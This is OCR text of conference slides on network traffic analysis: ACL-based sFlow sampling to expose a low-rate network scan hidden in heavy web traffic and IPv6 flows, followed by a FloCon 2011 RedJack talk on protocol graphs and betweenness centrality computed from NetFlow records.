
Normal sampling

ACL-based sampline (sampling rate=1)

ACL-based sFlow is implemented on some switches.


ACL-based sFlow Cont…

- sFlow sample is encapsulated in Tag=1991
- can be mixed with normal sFlow sample



Our implementation of Flow Collector / Analyzer

In addition to normal analysis (existing implementation), we implimented detailed analysis function.



[Evaluation1] Detection of Network Scan

- Network Scan
  - Port Number is randomized, difficult to detect scan from sampling flow

[Expeiment]

	daddr	dport	saddr	sport	proto	pps
T1(Web)	100.0.0.1	80	rand.	rand.	tcp	100k
T2(Scan)	100.0.0.1	rand.	rand.	rand.	rand.	100


Device	Brocade NetIron MLX8
Sampling Rate	10000
Flow	sFlow v5
	ACL-based sFlow
ACL	not dst port 80

[Evaluation1] Detection of Network Scan cont.


- Successful in visualizing 100 pps network scan of 100kpps normal traffic

- Existing System
No scan packet is seen.

- New System
Scan is visualized.



Zoomed,,,


凡例
tcp 44592
tcp 44593
tcp 44594
tcp 44595
tcp 44596
tcp 44597
tcp 44598
tcp 44599
tcp 44600
tcp 44601

[Evaluation2] IPv6 traffic in dual-stack network

- IPv6 traffic
  - Currently IPv4 >> IPv6
  - The volume of IPv6 traffic is much smaller than IPv4 traffic
    - IPv6 Traffic might not be out of sampling
    - Might not analyze Ipv6 traffic in dual-stack network
- Experiment
  - Experiment in real dual-stack network
  - ACL=“ipv6”

[Evaluation2] The result

- Show the result on site.

Demonstration

- On site

Thank You!!

REDJACK

Protographs: Graph-Based Approach to NetFlow Analysis

Jeff Janies

RedJack

FloCon 2011


Thesis

REDJACK

- Using social networks we can complement our existing volumetric analysis.
  - Identify phenomenon we are missing because they are just not “bandwidth heavy” enough.
  - Relate behaviors in novel ways.
  - What is **really** the most important host in a collection a network?

Social Network Analysis

REDJACK



- Demonstrates relationships through Graphs
  - Allows us to map out interconnections.
- Objective measure of social importance
  - Who connects the groups together?
  - Who can influence communication?

Protocol Graphs

REDJACK

- Protocol Graphs – Social networks of host communications. *(Who talked to whom)*
  - Undirected Graphs
  - **Vertices** – The hosts that communicated.
  - **Edges** – Connects between hosts that communicated.
- Analyze a specific phenomenon.
  - Ex: BotNet, P2P, Established services

Protograph Tool

REDJACK

- Processes raw SiLK NetFlow data.
- Produces protocol graphs.
  - Only uses IP information.
- Reports **centrality** of hosts.
  - **Centrality** – How integral a host is to the group.

Example NetFlow


REDJACK

SIP	DIP	Sport	Dport	Flags	Bytes	Pkts	Stime
192.168.1.100	192.168.1.1	21234	80	SAF	220	4	2010/01/01T..
192.168.1.1	192.168.1.100	80	21234	SAF	60035	5	2010/01/01T..
10.0.1.35	192.168.1.15	32143	8080	SAR	180	4	2010/01/01T..
192.168.1.15	10.0.1.35	8080	32143	SAR	502	5	2010/01/01T..
10.0.1.35	192.168.1.100	32144	8080	SAR	180	4	2010/01/01T..
192.168.1.100	10.0.1.35	8080	32144	SAR	502	5	2010/01/01T..
10.0.1.35	192.168.1.115	32145	8080	SAR	180	4	2010/01/01T..
192.168.1.115	10.0.1.35	8080	32145	SAR	502	5	2010/01/01T..
10.0.1.35	192.168.1.200	32146	8080	SAR	180	4	2010/01/01T..
192.168.1.200	10.0.1.35	8080	32146	SAR	502	5	2010/01/01T..

NetFlow as a Protocol Graph

REDJACK

- That NetFlow Makes this graph.
  - No Volume.
  - No Direction.
  - Just Connections.
- Centrality
  - 10.0.1.35
    - Connects many.
  - 192.168.1.100
    - Connects 192.168.1.1 to the rest of the graph.
  - If either removed, the graph is no longer fully connected.



Centrality

REDJACK

- A measure of social importance.
- **Betweenness –** How efficiently a vertex connects the graph. (protograph)
- **Degree –** How many vertices are connected to the vertex. (SiLK' rwuniq)
- **Closeness –** How close a vertex is to other vertices.
- **Eigenvector –** How "important" a vertex is.

Betweenness

REDJACK

- Which hosts provide the most shortest paths through the network?

$$\sum_i \sum_j \frac{g_{ikj}}{g_{ij}}, \quad i \neq j \neq k$$

- g_{ij} – Geodesic paths through host *i* and *j*.
- G_{ikj} – Geodesic paths through host *k* for *i* and *j*.

Interpretation

REDJACK

- The higher the centrality value the more "important" a host is to the graph.
  - Without a central node the graph will break down into unconnected groups. *(The protocol is effected)*
  - Example:
    - If we have all a sample of P2P traffic, centrality tells us which host to remove to cause the most damage to the overlay's QoS.
  - **Not** necessarily which host is the most talkative.


Volume & Betweenness

REDJACK

- Spikes in centrality may exist without spikes in bandwidth.
  - Centrality measures something not tied to volume.
- Sample data:
  - One week long sample of TCP/IP traffic.
  - Ephemeral port to ephemeral port.
  - >1K bytes, >4 packets.
  - Divided into intervals of 60, 30, and 15 minutes.


Volume measures

REDJACK

